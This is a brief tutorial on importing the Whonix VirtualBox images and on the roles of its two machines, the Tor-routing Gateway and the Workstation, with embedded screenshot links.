


Whonix can be installed by downloading and VBox image of Whonix (information given in our Downloads section) and importing the image into VirtualBox. We are using VirtualBox to run Whonix for this tutorial. After downloading the image, open VirtualBox and import the image.






You will see two virtual machines. They are Whonix.Gaetway & Whonix workstation. Start Whonix Gateway and then start Whonix workstation.




As you already read, Whonix comprises of two virtual machines. Let's study about each machine now.



1) Whonix Gateway: Whonix Gateway is the machine that is connected to the internet of the two virtual machines Whonix provides. Every connection that goes to the internet through this Gateway goes through Tor. This gateway acts as proxy. You just turn on this machine and leave.

2)Whonix Workstation: You just turn on Whonix Gateway and leave it. But all the operations will be performed on Whonix workstation.

